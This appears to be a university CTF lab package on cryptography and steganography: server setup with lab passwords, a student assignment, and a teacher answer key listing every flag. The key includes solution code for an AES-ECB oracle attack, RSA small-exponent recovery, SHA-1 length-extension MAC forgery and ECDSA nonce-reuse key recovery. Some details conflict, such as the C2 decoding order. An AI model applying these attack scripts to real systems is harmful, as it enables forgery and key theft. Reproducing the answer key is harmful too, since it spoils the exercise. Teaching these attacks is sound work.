18.3.5 Challenge files (/home/admin/mensajes/)

File	Challenge	Technique
A1_mensaje_interceptado.txt	A1	ROT13
A2_oracle.py	A2	AES-ECB encryption oracle
A2_admin_cipher.b64	A2	Base64-encoded AES-ECB ciphertext
A3_documento_clasificado.txt	A3	Vigenère (key: NEXATECH)
A4_mensaje_xor.hex	A4	XOR repeating key (hex)

File	Challenge	Technique
A5_rsa_challenge.txt	A5	RSA e=3, cube root attack

18.3.6 Flags

ID	Flag
A1	H4U
A2	H4U
A3	H4U
A4	H4U
A5	H4U ← **gate flag**

```
The MD5 gate uses this flag concatenated with B5.
```

18.3.7 Admin verification

```
ssh admin@10.10.1.10          # N3xaTech!
ls -la /home/admin/mensajes/
python3 -c "from Crypto.Cipher import AES; import
↪ gmpy2; print('tools OK')"
python3 /home/admin/mensajes/A2_oracle.py   # should
↪ print encrypted block
```

18.4 LAB4 — ServerB (Steganography Module)

ServerB hosts the five steganography challenges of **Module B.** Challenge files are in /srv/public/uploads/.

18.4.1 System

Parameter	Value
Hostname	serverb
OS	Ubuntu Server 24.04 LTS
IP	10.10.2.10/24
Gateway	10.10.2.1 (VyOS eth2)

18.4.2 Network config (/etc/netplan/01-lab4.yaml)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 10.10.2.10/24
      routes:
        - to: default
          via: 10.10.2.1
```

18.4.3 Accounts

Account	Password	Role
sysop	S3cure24!	Student entry
root	eve	Console only

18.4.4 Installed tools

Package	Purpose
exiftool	EXIF metadata (B1)
steghide	Steghide extraction (B5)
binwalk	Binary analysis (B2)
python3-pil (Pillow)	LSB channel extraction (B3, B4)
python3	Scripts

18.4.5 Challenge files (/srv/public/uploads/)

File	Challenge	Technique
B1_oficina_novacorp.png	B1	EXIF metadata
B2_network_diagram.png	B2	Data after PNG IEND chunk
B3_documento_escaneado.png	B3	LSB in red channel
B4_novacorp_logo.png	B4	LSB in alpha channel (RGBA)
B5_camara_seguridad.jpg	B5	Steghide JPEG (pass: novacorp)

18.4.6 Flags

ID	Flag
B1	H4U
B2	H4U
B3	H4U
B4	H4U
B5	H4U ← **gate flag**

```
The MD5 gate uses this flag concatenated with A5.
```

18.4.7 Admin verification

```
ssh sysop@10.10.2.10          # S3cure24!
ls -la /srv/public/uploads/
exiftool /srv/public/uploads/B1_oficina_novacorp.png |
↪  grep -i flag
steghide extract -sf /srv/public/uploads/
↪ B5_camara_seguridad.jpg -p novacorp -f
```

18.5 LAB4 — ServerC (Advanced Mix — Gated)

ServerC hosts four advanced challenges combining cryptography and steganography. Access is **gated** — students must derive the SSH password from flags A5 and B5.

18.5.1 Gate mechanism

```
password = md5(flag_A5 + flag_B5)[:12]
         = md5("H4UH4U")[:12]
         = fa681b59855d
```

The decoy password `D3vOps24!` is planted in challenge materials. It is intentionally wrong.

18.5.2 System

Parameter	Value
Hostname	serverc
OS	Ubuntu Server 24.04 LTS
IP	10.10.3.10/24
Gateway	10.10.3.1 (VyOS eth3)

18.5.3 Network config (`/etc/netplan/01-lab4.yaml`)

```
network:
  version: 2
  ethernets:
    ens3:
      addresses:
        - 10.10.3.10/24
      routes:
        - to: default
          via: 10.10.3.1
```

18.5.4 Accounts

Account	Password	Role
devops	`fa681b59855d`	Student entry (derived)
root	`eve`	Console only

18.5.5 Installed tools

Package	Purpose
`exiftool`	EXIF hint extraction (C1)
`steghide`	Payload extraction (C1)
`python3-pil` (Pillow)	EXIF re-insertion after steghide (C1)
`hlextend 0.2`	SHA-1 length extension attack (C3)
`unzip`	ZIP payload inside C1
`python3`	All verifier scripts

```
`steghide` removes EXIF when embedding. The challenge
↪ file was reconstructed with
`piexif.insert()` after embedding. If regenerating C1,
↪  apply this step or students
will not find the steghide passphrase from EXIF.


For C2, students must use Python's `bz2` module ---
↪ the `bzip2` CLI is absent:
```python
python3 -c "import bz2, gzip, base64; ..."
```
```

18.5.6 Challenge files (`/home/devops/retos/`)

File	Ch.	Technique
`C1_backup_tapes.jpg`	C1	EXIF → steghide → ZIP
`C2_backup_log.b64`	C2	Onion: base64 → gzip → base64 → bzip2
`C3_api_token.txt`	C3	SHA-1 length extension (HMAC bypass)
`C3_verificador.py`	C3	Verifier script
`C4_ecdsa_signatures.txt`	C4	ECDSA nonce reuse — recover private key
`C4_verificador.py`	C4	Verifier script

18.5.7 Flags

ID	Flag
C1	H4U
C2	H4U
C3	H4U
C4	H4U

18.5.8 hlextend API

```
import hlextend
sha = hlextend.new('sha1')
forged_msg = sha.extend(additional_data, known_message
↪ , secret_len, known_mac)
forged_mac  = sha.hexdigest()
# Note: extend() returns only forged_msg, not a tuple
```

18.5.9 Admin verification

```
# Set bridge first (on EVE-NG host)
ip addr add 10.10.3.253/24 dev vnet0_5

ssh devops@10.10.3.10          # fa681b59855d
ls -la /home/devops/retos/
python3 -c "import hlextend; print('hlextend OK')"
exiftool /home/devops/retos/C1_backup_tapes.jpg | grep
↪  -i comment
python3 /home/devops/retos/C3_verificador.py
python3 /home/devops/retos/C4_verificador.py
```

TecnoCampus

Centre universitari adscrit a la
upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 4
Cryptography & Steganography CTF

Student Assignment

Course	Introduction to Cybersecurity
Lab	4 of 4
Topic	Cryptography & Steganography
Duration	180–300 minutes
Difficulty	Hard
Flags	14 (A1–A5, B1–B5, C1–C4)

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Lab 4 – Cryptography & Steganography CTF Introduction to Cybersecurity

Learning Objectives

After completing this lab you will be able to:

- Apply classical cryptanalysis techniques (frequency analysis, Kasiski examination, crib-dragging)
- Understand and exploit AES-ECB mode weaknesses using a byte-at-a-time oracle attack
- Exploit an RSA small-exponent vulnerability ($e = 3$, cube root attack)
- Extract hidden data from image EXIF metadata and raw binary structures
- Perform LSB steganography extraction from RGB and alpha channels
- Crack steghide-protected JPEG payloads
- Recognise and exploit ECDSA nonce reuse to recover a private key
- Chain CTF challenges across multiple servers using derived credentials

Scenario

NovaCorp has been breached. As a member of the incident response team, you have recovered a set of intercepted communications and suspicious image files from the attacker's exfiltrated archive.

Your mission is to break the ciphers, extract hidden data from the images, and reconstruct the attacker's communication channel step by step.

The investigation is divided into three modules hosted on separate servers:

- **Module A – Cryptography** (ServerA, 5 challenges): from simple substitution ciphers to asymmetric key attacks.
- **Module B – Steganography** (ServerB, 5 challenges): from EXIF metadata to LSB encoding and password-protected steganography.
- **Module C – Advanced Mix** (ServerC, 4 challenges): multilayer techniques combining cryptography and steganography. **Access to ServerC is gated** – you need two specific flags from Modules A and B first.

Rules of engagement

- Only attack nodes within the lab environment
- Do not modify the VyOS or pfSense infrastructure configuration
- Document every step – commands run, scripts written, output obtained
- The flag format is `H4U{...}` – capture the exact string
- If the lab breaks, notify your instructor

The Gate Mechanism

Important – read before starting

Access to **ServerC** is locked. The password is derived from two flags:

1. Flag **A5** – obtained from the RSA challenge on ServerA
2. Flag **B5** – obtained from the steghide JPEG on ServerB

Derive the ServerC password using the following formula:

$$\text{password} = \text{md5}(\text{flag\_A5} \| \text{flag\_B5})[:12]$$

Compute the MD5 hash of the concatenated flag strings and take the first 12 hexadecimal characters. This is the `devops` account password on ServerC.

Network Topology

```
Homelab LAN (192.168.0.0/24)
        |
[pfSense-LAB4]  WAN: 192.168.0.18
        |         LAN: 192.168.1.1/24
[VyOS-LAB4]
  eth0: 192.168.1.2/24   -- uplink to pfSense
  eth1: 10.10.1.1/24     -- Zone-A (ServerA)
  eth2: 10.10.2.1/24     -- Zone-B (ServerB)
  eth3: 10.10.3.1/24     -- Zone-C (ServerC) [GATED]
        |
[ServerA]  [ServerB]  [ServerC]
10.10.1.10  10.10.2.10  10.10.3.10
Crypto      Stego       Advanced Mix
```

Node	IP	Role	Entry
ServerA	10.10.1.10	Cryptography module (5 challenges)	ssh admin@10.10.1.10
ServerB	10.10.2.10	Steganography module (5 challenges)	ssh ysop@10.10.2.10
ServerC	10.10.3.10	Advanced mix (4 challenges, gated)	ssh devops@10.10.3.10

Table 1: Lab nodes overview

Module A – Cryptography (ServerA)

Entry: `ssh admin@10.10.1.10` Password: `N3xaTech!`

All challenge files are in `/home/admin/mensajes/`.

Challenge A1 – Classic Substitution

The file `A1_mensaje_interceptado.txt` contains an intercepted message. The text looks like English but every letter has been systematically shifted.

1. Read the file and observe the structure
2. Identify the cipher used (hint: the shift is exactly 13 positions)
3. Decode the message and extract the flag

Deliverable: the flag string in format `H4U{...}`.

Challenge A2 – Block Cipher Oracle

The file `A2_admin_cipher.b64` contains a ciphertext encrypted with AES. The script `A2_oracle.py` provides an encryption oracle you can query.

1. Run `python3 A2_oracle.py` and study the interface
2. Understand why AES-ECB mode is vulnerable to chosen-plaintext attacks
3. Craft queries to recover the hidden message byte by byte
4. Extract the flag

Deliverable: the flag string and a brief explanation of the ECB weakness.

Challenge A3 – Polyalphabetic Cipher

The file `A3_documento_clasificado.txt` is encrypted with a polyalphabetic substitution cipher. The key is a word, not a number.

1. Search for repeated trigrams in the ciphertext
2. Use the distances between repetitions to estimate the key length (Kasiski examination)
3. Once you know the key length, treat each column as a Caesar cipher
4. Recover the key and decrypt the full message

Deliverable: the key word and the flag string.

Challenge A4 – XOR Repeating Key

The file `A4_mensaje_xor.hex` is a hex-encoded XOR-encrypted message. The key is shorter than the plaintext and repeats.

1. Decode the hex string to bytes
2. Estimate the key length using the index of coincidence or by trying lengths 1–20
3. Apply crib-dragging: XOR a known word against the ciphertext at every position
4. Recover the repeating key and decrypt the full message

Deliverable: the key and the flag string.

Challenge A5 – RSA Weak Exponent *(gate key)*

The file `A5_rsa_challenge.txt` contains an RSA ciphertext and the public key parameters (n, e). The public exponent is unusually small.

1. Read the ciphertext c and the parameters n and e
2. Check whether $m^e < n$ (i.e., no modular reduction occurred during encryption)
3. If so, compute the integer e-th root of c to recover m
4. Convert m from integer to bytes and extract the flag

Deliverable: the flag string. This flag is required to access ServerC.

Module B – Steganography (ServerB)

Entry: `ssh sysop@10.10.2.10` Password: `S3cure24!`
All challenge files are in `/srv/public/uploads/`.

Challenge B1 – Metadata

The file `B1_oficina_novacorp.png` is a photograph of a Nova-Corp office.

1. Run `exiftool B1_oficina_novacorp.png`
2. Examine all metadata fields
3. Locate the field that contains the hidden flag

Deliverable: the flag string.

Challenge B2 – Binary Structure

The file `B2_network_diagram.png` appears to be a valid PNG. However, something follows the official end of the file.

1. Find the position of the PNG `IEND` chunk marker (`49 45 4E 44`)
2. Read all bytes that appear after that position
3. Interpret those bytes as ASCII text

Deliverable: the flag string.

Challenge B3 – LSB in Red Channel

The file `B3_documento_escaneado.png` hides data in the least-significant bit of the red channel of each pixel.

1. Open the image with Pillow (`from PIL import Image`)
2. Iterate over all pixels in row-major order
3. Extract the LSB of the red value of each pixel
4. Assemble the bits into bytes (8 bits per byte, MSB first)
5. Convert the bytes to ASCII until you reach the end of the flag

Deliverable: the flag string.

Challenge B4 – LSB in Alpha Channel

The file `B4_novacorp_logo.png` is an RGBA image. Data is hidden in the least-significant bit of the alpha channel.

1. Open the image and select channel A (alpha)
2. Apply the same LSB extraction technique as in B3 to the alpha values

Deliverable: the flag string.

Challenge B5 – Steghide JPEG *(gate key)*

The file `B5_camara_seguridad.jpg` contains a hidden payload embedded with `steghide`. The passphrase is related to the company name in the scenario.

1. Run `steghide extract -sf B5_camara_seguridad.jpg`
2. When prompted for the passphrase, try words related to "NovaCorp"
3. The extracted file contains the flag

Deliverable: the flag string. This flag is required to access ServerC.

Module C – Advanced Mix (ServerC)

Lab 4 – Cryptography & Steganography CTF Introduction to Cybersecurity

> Derive the `devops` password from flags A5 and B5 before attempting this module. See Section 3 (The Gate Mechanism).

Entry: `ssh devops@10.10.3.10` Password: *derived*
All challenge files are in `/home/devops/retos/`.

Challenge C1 – Multilayer

The file `C1_backup_tapes.jpg` requires three sequential steps to reveal the flag.

1. Run `exiftool C1_backup_tapes.jpg` and look for a hidden clue
2. Use the clue as a `steghide` passphrase to extract an embedded archive
3. Open the extracted archive and read the flag inside

Deliverable: the flag string.

Challenge C2 – Onion Encoding

The file `C2_backup_log.b64` is encoded in multiple nested layers.

1. Decode the file from base64
2. Decompress the result with gzip
3. Decode the output from base64 again
4. Decompress with bzip2
5. Read the plaintext flag

Deliverable: the flag string.

Challenge C3 – Hash Length Extension

The file `C3_api_token.txt` contains a signed API token. The signature is computed as `SHA1(secret + message)`. The verification script `C3_verificador.py` accepts a forged token if the signature is valid for the extended message.

1. Read the original message and its MAC from `C3_api_token.txt`

2. Use the `hlextend` library to forge a new signature for the message extended with `&access=admin`
3. Submit the forged token to the verificator to obtain the flag

Deliverable: the flag string and the forged message bytes.

Challenge C4 – ECDSA Nonce Reuse (Master)

The file `C4_ecdsa_signatures.txt` contains a set of ECDSA signatures over the `secp256k1` curve. The same nonce k was reused across two different messages.

1. Examine the file and identify two signatures that share the same r value
2. Recover the nonce k algebraically from the two (r, s, h) triples
3. Use k to recover the private key d
4. Sign the challenge message with d and submit the signature to `C4_verificador.py`

Deliverable: the flag string and the recovered private key.

Deliverables

Submit a technical report (3–5 pages) covering:

- **All 14 flags captured:** paste the exact flag strings for each challenge
- **Method summary per challenge:** one paragraph per flag explaining what vulnerability was exploited and how
- **Gate derivation:** show the computation used to derive the ServerC password from flags A5 and B5
- **Code snippets:** include any Python scripts you wrote
- **Reflection:** which challenge did you find hardest and why?

Hints

Stuck? Hints are ordered by how much they reveal.

Module A:

1. A1: The cipher shifts each letter by 13 positions. `codecs.decode(text,`

`'rot_13'`) works in one line.

2. A2: ECB encrypts each 16-byte block independently. Control the input so that only one unknown byte sits in your block.
3. A3: Find repeated sequences of 3+ letters. Measure the distances. The GCD of the distances is likely the key length.
4. A4: Guess a common English word (e.g. "the") and XOR it against the ciphertext at every offset. A correct placement reveals key bytes.
5. A5: `gmpy2.iroot(c, 3)` returns `(m, exact)`. If `exact` is `True`, you have the message.

Module B:

1. B1: `exiftool` shows all EXIF fields. Look at the `Artist` field.
2. B2: Search for the bytes `49 45 4E 44 AE 42 60 82` (IEND + CRC). Anything after that is appended data.
3. B3: `img.getpixel((x,y))[0] & 1` gives the LSB of red.
4. B4: `img.split()[3]` gives the alpha channel as a band.
5. B5: The passphrase is the company name in lowercase.

Module C:

1. C1: Check the `Comment` EXIF field for the steghide passphrase.
2. C2: Work layer by layer. `base64.b64decode` then `gzip.decompress` then `base64.b64decode` then `bz2.decompress`.
3. C3: `import hlextend; sha = hlextend.new('sha1')`. The secret length is 16 bytes.
4. C4: Two signatures with the same r value share the same k. $k = (h_1 - h_2) \cdot (s_1 - s_2)^{-1} \pmod{n}$.

Tools Reference

The following tools are available on the servers:

Tool	Available on	Use
python3	All servers	Scripting, decoding, cryptanalysis
pycryptodome	ServerA	AES, RSA primitives
gmpy2	ServerA	Integer cube root for RSA attack
exiftool	ServerB, ServerC	Read/write image EXIF metadata
steghide	ServerB, ServerC	Embed/extract steghide payloads
python3-pil	ServerB, ServerC	Image pixel manipulation
hlextend	ServerC	SHA-1 length extension attack

Table 2: Tools available on each server

TecnoCampus

Centre universitari adscrit a la
upf. Universitat Pompeu Fabra Barcelona

Bachelor in Computer Engineering — Management and Information Systems

Ethical Pentesting in Virtualized Environments with EVE-NG

Lab 4

Cryptography & Steganography CTF

Teacher Reference — Do Not Distribute

Do not distribute to students.
This document contains the complete solution including flags and credentials.

Scenario	NovaCorp breach forensic investigation
Servers	ServerA · ServerB · ServerC
Total flags	14 (A1–A5, B1–B5, C1–C4)
Gate	ServerC password = md5(A5 + B5)[:12] = fa681b59855d
Topics	Classical ciphers, AES-ECB, RSA, LSB stego, steghide, ECDSA

Eloi Egea Rada
Supervisor: Pere Vidiella i Catalan

TecnoCampus · GEISI · 2025–2026

Flag Reference (Instructor Summary)

ID	Server	Technique	Flag
A1	ServerA	ROT13	H4U{r0t_c1ph3r_br0k3n}
A2	ServerA	AES-ECB oracle	H4U{4es_3cb_bl0ck_4tt4ck}
A3	ServerA	Vigenere + Kasiski	H4U{v1g3n3r3_k4s1sk1_4tt4ck}
A4	ServerA	XOR repeating key	H4U{x0r_r3p34t1ng_k3y}
A5	ServerA	RSA $e = 3$ cube root	H4U{rsa_sm4ll_3xp0n3nt}
B1	ServerB	EXIF Artist field	H4U{3x1f_m3t4d4t4_h1dd3n}
B2	ServerB	Data after IEND chunk	H4U{d4t4_4ft3r_1end_chunk}
B3	ServerB	LSB red channel	H4U{lsb_st3g4n0gr4phy_r}
B4	ServerB	LSB alpha channel	H4U{4lph4_ch4nn3l_h1dd3n}
B5	ServerB	Steghide JPEG (pass=novacorp)	H4U{st3gh1d3_p4ssw0rd_cr4ck}
C1	ServerC	EXIF hint + steghide + ZIP	H4U{mult1l4y3r_st3g0_4es}
C2	ServerC	Onion: b64(bz2(b64(gz(flag))))	H4U{0n10n_l4y3rs_st3g0}
C3	ServerC	SHA-1 length extension	H4U{l3ngth_3xt3ns10n_sh4}
C4	ServerC	ECDSA nonce reuse secp256k1	H4U{3cc_n0nc3_r3us3_pwn3d}

Table 1: Complete flag reference – instructor use only

Gate Derivation (ServerC Password)

The ServerC password is derived as follows:

```
import hashlib
flag_a5 = "H4U{rsa_sm4ll_3xp0n3nt}"
flag_b5 = "H4U{st3gh1d3_p4ssw0rd_cr4ck}"
combined = flag_a5 + flag_b5
password = hashlib.md5(combined.encode()).hexdigest()[:12]
```

```
# Result: fa681b59855d
```

The devops account password is fa681b59855d. The exercise hint tells students the CTF hint password is D3vOps24! – this is a red herring that hints at the derivation mechanism without giving the answer.

Module A – Cryptography Solutions (ServerA)

Credentials: ssh admin@10.10.1.10 Password: N3xaTech!
Files: /home/admin/mensajes/

A1 – ROT13

Flag: H4U{r0t_c1ph3r_br0k3n}

Solution:

```
import codecs
with open('A1_mensaje_interceptado.txt') as f:
    text = f.read()
decoded = codecs.decode(text, 'rot_13')
print(decoded)  # Flag is embedded in the decoded message
```

ROT13 is a Caesar cipher with a fixed shift of 13. It is self-inverse: applying it twice returns the original text. The flag is embedded in the decoded plaintext.

A2 – AES-ECB Oracle Attack

Flag: H4U{4es_3cb_bl0ck_4tt4ck}

Technique: AES-ECB byte-at-a-time oracle.

AES-ECB encrypts each 16-byte block independently. If the oracle encrypts attacker_input + secret, the attacker can align the unknown bytes one at a time at the end of a block, then brute-force each byte:

```
# Pseudocode for byte-at-a-time ECB attack
recovered = b""
for i in range(len(secret)):
    block_index = i // 16
    padding_len = 15 - (i % 16)
    padding = b"A" * padding_len
    target_block = oracle(padding)[block_index*16:(block_index+1)
       *16]
    for byte in range(256):
        candidate = oracle(padding + recovered + bytes([byte]))
```

```
        if candidate[block_index*16:(block_index+1)*16] ==
           target_block:
            recovered += bytes([byte])
            break
```

Teaching point: ECB mode is deterministic and stateless. Identical plaintext blocks always produce identical ciphertext blocks. This makes it vulnerable to chosen-plaintext attacks in oracle settings. Use CBC or GCM in production.

A3 – Vigenere Cipher + Kasiski Examination

Flag: H4U{v1g3n3r3_k4s1sk1_4tt4ck}
Key: NEXATECH

Solution steps:

1. Find repeated trigrams and their distances. The GCD of distances is 8, indicating a key length of 8.
2. Split the ciphertext into 8 interleaved streams.
3. Apply frequency analysis to each stream as a Caesar cipher.
4. The most frequent letter in each stream corresponds to 'E' in English.

```
from itertools import cycle

def vigenere_decrypt(ciphertext, key):
    result = []
    key_cycle = cycle(key.upper())
    for char in ciphertext:
        if char.isalpha():
            shift = ord(next(key_cycle)) - ord('A')
            base = ord('A') if char.isupper() else ord('a')
            result.append(chr((ord(char) - base - shift) % 26 +
               base))
        else:
            result.append(char)
    return ''.join(result)

plaintext = vigenere_decrypt(open('A3_documento_clasificado.txt').
   read(), 'NEXATECH')
```

A4 – XOR Repeating Key

Flag: H4U{x0r_r3p34t1ng_k3y}

Solution:

```
ciphertext = bytes.fromhex(open('A4_mensaje_xor.hex').read().strip
    ())

# Crib-dragging: try known word 'the' at every position
crib = b'the'
for i in range(len(ciphertext) - len(crib)):
    key_fragment = bytes(c ^ p for c, p in zip(ciphertext[i:], crib
        ))
    # key_fragment[0] corresponds to key[i % key_len]

# Once key length is determined (use index of coincidence), recover
    full key
key_len = 8  # determined by IC analysis
key = bytearray()
for i in range(key_len):
    stream = ciphertext[i::key_len]
    # frequency analysis: most frequent byte XOR ord('e') = key
        byte
    freq = max(range(256), key=lambda k: sum(1 for b in stream if b
        == k))
    key.append(freq ^ ord('e'))

plaintext = bytes(b ^ key[i % len(key)] for i, b in enumerate(
    ciphertext))
```

A5 – RSA Small Exponent ($e = 3$, Cube Root Attack)

Flag: `H4U{rsa_sm4ll_3xp0n3nt}`

Vulnerability: When $e = 3$ and $m^3 < n$, the encryption $c = m^3 \bmod n$ performs no actual modular reduction. Therefore $c = m^3$ as an integer, and $m = \sqrt[3]{c}$ exactly.

```
import gmpy2

# Read from A5_rsa_challenge.txt
n = int(...)   # modulus
e = 3
c = int(...)   # ciphertext

m, exact = gmpy2.iroot(c, e)
assert exact, "Cube␣root␣is␣not␣exact␣--␣modular␣reduction␣occurred
    "

flag = m.to_bytes((m.bit_length() + 7) // 8, 'big').decode()
print(flag)
```

Teaching point: RSA requires a sufficiently large exponent (typically $e = 65537$) or message padding (OAEP) to prevent small-exponent

attacks. Textbook RSA with $e = 3$ and no padding is broken when the plaintext is small relative to the modulus.

Module B – Steganography Solutions (ServerB)

Credentials: `ssh sysop@10.10.2.10` Password: `S3cure24!`
Files: `/srv/public/uploads/`

B1 – EXIF Metadata

Flag: `H4U{3x1f_m3t4d4t4_h1dd3n}`

```
exiftool B1_oficina_novacorp.png
# Look for: Artist: H4U{3x1f_m3t4d4t4_h1dd3n}
```

The flag is stored in the EXIF `Artist` field. EXIF metadata is invisible to ordinary image viewers but trivially readable with `exiftool`.

B2 – Data after PNG IEND Chunk

Flag: `H4U{d4t4_4ft3r_1end_chunk}`

```
with open('B2_network_diagram.png', 'rb') as f:
    data = f.read()

# PNG IEND chunk signature + CRC (8 bytes total)
iend_marker = b'\x49\x45\x4e\x44\xae\x42\x60\x82'
pos = data.find(iend_marker)
hidden = data[pos + len(iend_marker):]
print(hidden.decode())  # H4U{d4t4_4ft3r_1end_chunk}
```

PNG parsers stop reading at IEND. Any appended bytes are silently ignored by image viewers, making this a trivial but effective hiding technique.

B3 – LSB Steganography in Red Channel

Flag: `H4U{lsb_st3g4n0gr4phy_r}`

```
from PIL import Image

img = Image.open('B3_documento_escaneado.png').convert('RGB')
bits = []
for y in range(img.height):
    for x in range(img.width):
        r, g, b = img.getpixel((x, y))
        bits.append(r & 1)
```

```
chars = []
for i in range(0, len(bits), 8):
    byte = int(''.join(str(b) for b in bits[i:i+8]), 2)
    if byte == 0:
        break
    chars.append(chr(byte))

print(''.join(chars))  # H4U{lsb_st3g4n0gr4phy_r}
```

B4 – LSB Steganography in Alpha Channel

Flag: H4U{4lph4_ch4nn3l_h1dd3n}

```
from PIL import Image

img = Image.open('B4_novacorp_logo.png').convert('RGBA')
alpha = img.split()[3]   # Channel index 3 = Alpha
bits = []
for y in range(img.height):
    for x in range(img.width):
        bits.append(alpha.getpixel((x, y)) & 1)

chars = []
for i in range(0, len(bits), 8):
    byte = int(''.join(str(b) for b in bits[i:i+8]), 2)
    if byte == 0:
        break
    chars.append(chr(byte))

print(''.join(chars))  # H4U{4lph4_ch4nn3l_h1dd3n}
```

B5 – Steghide JPEG (Passphrase: novacorp)

Flag: H4U{st3gh1d3_p4ssw0rd_cr4ck}
Passphrase: novacorp

```
steghide extract -sf B5_camara_seguridad.jpg -p novacorp
# Outputs: flag.txt containing H4U{st3gh1d3_p4ssw0rd_cr4ck}
```

The passphrase is the company name in lowercase. In a real assessment, this would be found via wordlist attack using `stegseek` or `steghide` with `rockyou.txt`.

Module C – Advanced Mix Solutions (ServerC)

Credentials: `ssh devops@10.10.3.10` Password: `fa681b59855d`
Files: `/home/devops/retos/`

C1 – Multilayer: EXIF + Steghide + ZIP

Flag: H4U{mult1l4y3r_st3g0_4es}

Step 1: Extract EXIF comment for steghide passphrase.

```
exiftool C1_backup_tapes.jpg
# Comment: passphrase=cipherstrike2026
```

Step 2: Extract steghide payload.

```
steghide extract -sf C1_backup_tapes.jpg -p cipherstrike2026
# Extracts: payload.zip
```

Step 3: Open ZIP archive.

```
unzip payload.zip
cat flag.txt    # H4U{mult1l4y3r_st3g0_4es}
```

Implementation note: The `piexif` library must re-insert the EXIF comment *after* steghide embedding, as steghide strips EXIF on embed. The generator script uses `piexif.insert(exif_bytes, filename)` after `steghide embed` to restore the hint metadata.

C2 – Onion Encoding: b64(bz2(b64(gz(flag))))

Flag: H4U{0n10n_l4y3rs_st3g0}

```
import base64, gzip, bz2

with open('C2_backup_log.b64') as f:
    data = f.read().strip()

# Layer 1: base64 decode
data = base64.b64decode(data)
# Layer 2: bzip2 decompress
data = bz2.decompress(data)
# Layer 3: base64 decode
data = base64.b64decode(data)
# Layer 4: gzip decompress
data = gzip.decompress(data)

print(data.decode())  # H4U{0n10n_l4y3rs_st3g0}
```

Note: the encoding order from inside out is gz then b64 then bz2 then b64, so the decoding order is b64 then bz2 then b64 then gz.

C3 – SHA-1 Hash Length Extension Attack

Flag: H4U{l3ngth_3xt3ns10n_sh4}

Vulnerability: The server computes MAC = SHA1(secret + message). SHA-1 (like MD5) uses Merkle-Damgard construction, which allows an attacker who knows the MAC to append data and compute a valid MAC for the extended message without knowing the secret.

```
import hlextend

# From C3_api_token.txt:
original_msg = b"user=analyst&role=viewer"
original_mac = "a3f......"  # 40-hex SHA1 from the file
secret_len = 16             # hinted in the challenge

sha = hlextend.new('sha1')
# Forge: extend with &access=admin
forged_msg = sha.extend(b'&access=admin', original_msg, secret_len,
    original_mac)
forged_mac = sha.hexdigest()

# Submit to verificator
# python3 C3_verificador.py <forged_msg_hex> <forged_mac>
import subprocess
result = subprocess.run(
    ['python3', 'C3_verificador.py', forged_msg.hex(), forged_mac],
    capture_output=True, text=True
)
print(result.stdout)  # H4U{l3ngth_3xt3ns10n_sh4}
```

Teaching point: SHA1(secret + message) is not a secure MAC. Use HMAC-SHA256 instead. HMAC wraps the hash with two nested applications that prevent length extension by design.

C4 – ECDSA Nonce Reuse (secp256k1)

Flag: H4U{3cc_n0nc3_r3us3_pwn3d}

Vulnerability: ECDSA security requires a unique random nonce k for every signature. If the same k is reused across two signatures (r, s_1, h_1) and (r, s_2, h_2) (note: same r implies same k), the private key is algebraically recoverable.

Recovery equations:

$$k = \frac{h_1 - h_2}{s_1 - s_2} \pmod{n} \qquad d = \frac{s_1 \cdot k - h_1}{r} \pmod{n}$$

```
from sympy import mod_inverse

# secp256k1 curve order
n = 0
   xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
```

```
# Read from C4_ecdsa_signatures.txt -- find two entries with same r
# (r, s1, h1) and (r, s2, h2) share the same k

def modinv(a, m):
    return pow(a, -1, m)

k = (h1 - h2) * modinv(s1 - s2, n) % n
d = (s1 * k - h1) * modinv(r, n) % n

print(f"Recovered private key: {hex(d)}")

# Sign the challenge message with d
# Submit r_hex s_hex to C4_verificador.py
```

Real-world precedent: The Sony PlayStation 3 root key was recovered in 2010 using exactly this attack. Sony's ECDSA implementation used a constant k for all firmware signatures.

Grading Guide

Item	Criteria	Points
Flags A1–A4	Correct flag strings (1 pt each)	4
Flag A5	Correct flag + gate derivation shown	3
Flags B1–B4	Correct flag strings (1 pt each)	4
Flag B5	Correct flag + gate derivation shown	3
Flags C1–C4	Correct flag strings (2 pts each)	8
Methods	Clear explanation of technique per flag	6
Code quality	Working scripts submitted, readable, commented	4
Reflection	Substantive paragraph on difficulty/learning	2
Bonus	C4 with detailed algebraic derivation	+2
Total		**34 (+2)**

Table 2: Grading rubric